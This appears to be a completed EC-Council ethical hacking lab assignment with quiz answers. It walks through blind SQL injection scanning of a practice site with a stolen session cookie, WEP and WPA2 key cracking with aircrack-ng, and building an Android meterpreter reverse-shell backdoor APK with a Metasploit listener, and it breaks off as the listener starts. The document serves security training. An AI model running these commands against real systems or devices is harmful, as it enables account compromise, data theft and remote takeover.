5. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.

```
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# cd DSSS
[root@parrot] ~
#
```

6. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application.

```
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# cd DSSS
[root@parrot] ~
# python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stamparm)


Usage: dsss.py [options]

Options:
--version      show program's version number and exit
-h, --help      show this help message and exit
-u URL, --url=URL Target URL (e.g. "http://www.target.com/page.php?id=1")
--data=DATA    POST data (e.g. "query=test")
--cookie=COOKIE HTTP Cookie header value
--user-agent=UA  HTTP User-Agent header value
--referer=REFERER  HTTP Referer header value
--proxy=PROXY   HTTP proxy address (e.g. "http://127.0.0.1:8080")
[root@parrot] ~
#
```



Edit with WPS Office


7. Minimize the Terminal window and click the Firefox icon at the top of the Desktop to open Mozilla Firefox.
8. In the address bar, enter <http://www.moviescope.com/> and press Enter. When the login page appears, enter **Username:** sam and **Password:** test, then click **Login**.
9. If prompted with "Would you like Firefox to save this login for moviescope.com?" at the top, click **Don't Save**.



10. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
11. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.



Edit with WPS Office



12. The Developer Tools panel opens at the bottom of the browser window.
13. Click the **Console** tab, type `document.cookie` in the input area at the bottom left, and press **Enter**.
14. Select the cookie value, then right-click and copy it by clicking on **Copy message**, as shown in the screenshot. Minimize the web browser.

```

⚠ Loading failed for the <script> with source "http://vimeo.com/api/v2/video/7428907.json?callback=jQuery18305844964486543751_1747_ms59494286_=1747655949653".
» document.cookie
← "mscope=ljWydNf8wro=; ui-tabs-1=0"

```

15. Switch to a terminal window and type `python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=[cookie value which you have copied in Step 12]"` and press Enter.
In this command, `-u` specifies the target URL and `--cookie` specifies the HTTP cookie header value.

```

[root@parrot]~/.DSSS]
└─#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1"--cookie="mscope=ljWydNf8wr
o=; ui-tabs-1=0"

```

16. The command initiates a DSSS scan on the target website for SQL injection vulnerabilities.
17. The results show that www.moviescope.com is vulnerable to blind SQL injection attacks, and the specific vulnerable link is displayed as below.




Edit with WPS Office

```
[root@parrot]~|~/DSSS]
└─#python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="msc
ro; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
by: Miroslav Stampar (@stampaparm)

* scanning GET parameter 'id'
(i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviesco
pe.com/viewprofile.aspx?id=1%20OR%20NOT%20%28128%3E128%29')
```

18. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**



19. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.
20. You will observe that information regarding available user accounts appears under the **View Profile** tab.
21. Scroll down to view the user account information for all users.
22. In real-world scenarios, attackers use blind SQL injection to steal or damage sensitive data. They do this by sending a series of true or false SQL queries, even though the injection results aren't directly visible. This attack can take time since the database processes each query bit by bit.
23. This concludes the demonstration of detecting SQL injection vulnerabilities using DSSS.
24. Close all open windows and record all the information gathered.



Edit with WPS Office

kety profile

ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33
Address:	Mexico city
Contact #:	1-202-502-2431

steve profile

ID:	4
First Name:	steve
Last Name:	jobs
Email:	steve@moviescope.com
Gender:	male
Date of Birth:	20-05-1983
Age:	30
Address:	DownTown
Contact #:	1-202-509-8421

Question 7.4.1.1

Use the DSSS tool on the Parrot Security machine to detect SQL injection vulnerabilities in a web application (www.moviescope.com). Which type of SQL injection attack is the website www.moviescope.com vulnerable to?

Blind sql injection


Score

✓ Correct

Module 08: Wireless Attacks and Countermeasures


Lab 1: Perform Wi-Fi Packet Analysis

1. Open wireshark in Windows 10.
2. The Wireshark Network Analyzer window appears.
3. In the menu bar, click File and click Open option from the drop-down list.



Edit with WPS Office

4. Wireshark: Open Capture File window appears, navigate to D:\EHE-Tools\EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures, select WEPcrack-01.cap and click Open.



5. Here 802.11 protocol indicates wireless packets.
6. This concludes the demonstration of how to analyze Wi-Fi packets using Wireshark.

Question 8.1.1.1

Use Wireshark to analyze the captured Wi-Fi packet (WEPcrack-01.cap), which is available at D:\EHE-Tools\EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures. Enter the protocol number that indicates the captured wireless packets.

802.11

Score

✓ Correct

Lab 2: Perform Wireless Attacks to Crack Wireless Encryption


Task 1: Crack a WEP Network using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows. Steps:



Edit with WPS Office

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. Navigate to the **Places** in the top-section of the window and click **Desktop** from the drop-down list.
3. The **Desktop** window appears, navigate to the **EHE Module 08 Wireless Attacks and Countermeasures** folder and copy **Sample Captures** and **Wordlist** folders.
4. Now, navigate to the **Desktop** and press **Ctrl+V** to paste the copied folders (**Sample Captures** and **Wordlist**). Close the **Desktop** window.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. Sudo su<password>cd
7. In the **Parrot Terminal** window, type **aircrack-ng '/home/attacker/Desktop/Sample Captures/WEPcrack-01.cap'** and press **Enter**.
8. Following is the output seen.



Edit with WPS Office

```
Aircrack-ng 1.6

[00:00:00] Tested 88 keys (got 13614 IVs)

KB    depth   byte(vote)
0     2/   3   98(18432) 8B(17920) 3B(17408) 5D(17408) FC(17408)
1     3/   8   48(18176) 33(17920) 92(17408) C3(17408) 05(17408)
2     0/   2   31(20224) 15(18688) 7E(18688) 3B(18176) 8C(18176)
3     0/   1   97(22016) 03(19456) 48(18432) 7D(18432) AB(18176)
4     0/   2   49(20480) BF(19968) 14(18432) D7(18176) E8(18176)

KEY FOUND! [ 98:48:35:97:49 ]
Decrypted correctly: 100%

[root@parrot]#
```

9. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.

Question 8.2.1.1

Use the Aircrack-ng suite on the Parrot Security machine to crack the WEP encryption of a Wi-Fi network. Enter the key found in this exercise. Note: Sample captured Wi-Fi packets are available in the EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures folder on the desktop.

98:48:35:97:49

Score

✓ Correct

Task 2: Crack a WPA2 Network using Aircrack-ng

1. Click the MATE Terminal icon at the top of the Desktop window to open a Terminal window.
2. Sudo su<password>cd
3. In the Parrot Terminal window, type aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap' and press Enter. Here, the BSSID of the target is 20:E5:2A:E4:38:00.



Edit with WPS Office

```
Parrot Terminal
File Edit View Search Terminal Help
Aircrack-ng 1.6
[00:00:00] 353/480 keys tested (1056.49 k/s)
Time left: 0 seconds 73.54%
KEY FOUND! [ password1 ]
Master Key      : F5 EF 7C 79 10 DF DE 73 76 40 F9 4F 12 A4 BC E5
                  A7 8D CD E4 3E A2 F0 E5 23 37 AD 74 00 F0 3F 57
Transient Key   : FB 91 1A 40 58 89 BC EF 5A 82 B1 7F BE 1A 8C B2
                  0B 84 56 F8 F3 EB 40 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC     : 39 18 C7 3A C6 4B 98 AF 7A B7 0B F2 79 38 C4 A8
[root@parrot]#
```

4. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.

Question 8.2.2.1

Use the Aircrack-ng suite on the Parrot Security machine to crack a WPA2 network. Enter the key found in this exercise. Note: Sample captured Wi-Fi packets and wordlist are available in the EHE Module 08 Wireless Attacks and Countermeasures folder on the desktop.

password1

Score

✓ Correct

EC-Council Lab Assignment: Module 9

Mobile Attacks and Countermeasures




Edit with WPS Office

Lab 1: Hack an Android Device by Creating Binary Payloads

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

In this task, we'll use the Metasploit Framework on Parrot Security to create a binary payload designed to hack an Android device. Metasploit is a Ruby-based toolset for penetration testing that helps identify and exploit security vulnerabilities. It includes Meterpreter, a powerful payload that provides an interactive shell to control and explore target systems.


1. Open parrot security machine
2. Open MATE terminal and enter sudo su to run the program as root user 3. Now, type cd and press Enter to jump to the root directory.



```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd
[root@parrot] -[~]
└─#
```

A terminal window showing a root shell on a Parrot Security machine. The user enters 'sudo su' to become root, is prompted for a password, and then changes the current directory to the root directory using 'cd'. The prompt then changes to '#', indicating a root shell.


4. type service postgresql start and press Enter to start the database service.



```
[root@parrot] -[~]
└─# service postgresql start
[root@parrot] -[~]
└─#
```

A terminal window showing a root shell. The user runs the command 'service postgresql start' to start the PostgreSQL database service. The prompt then changes to '#', indicating a root shell.

5. Type msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R > /var/www/html/Backdoor.apk and press Enter to generate a backdoor, or reverse meterpreter application.



```
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R >
/var/www/html/Backdoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10180 bytes
[root@parrot] -[~]
```

A terminal window showing a root shell. The user runs the command 'msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R > /var/www/html/Backdoor.apk' to generate a reverse TCP meterpreter payload. The payload is saved to 'Backdoor.apk'. The prompt then changes to '#', indicating a root shell.

Edit with WPS Office

- Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android emulator** as the victim machine).
- Now, type **service apache2 start** and press **Enter** to start the Apache web server.

```
[root@parrot]~#service apache2 start
[root@parrot]~#
```

- Type **msfconsole** and press **Enter** to launch the Metasploit framework.

```
[root@parrot]~#msfconsole
[*] msfconsole - Metasploit Framework v6.0.0-dev
[+] 2052 exploits - 1108 auxiliary - 345 post
[+] 566 payloads - 45 encoders - 10 nops
```

- Now type **use exploit/multi/handler** and press **Enter**

```
[*] Using configured payload generic/shell_reverse_tcp
[*] Exploit running: [msf6 exploit(multi/handler) >]
```

Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**



Edit with WPS Office


- Type `set LHOST 10.10.1.13` and press Enter.
- Type `set LPORT 4444` and press Enter.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```


10. Type `exploit` and press Enter. This command runs the exploit .

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:4444
```

11. Now switch to the Android emulator machine.

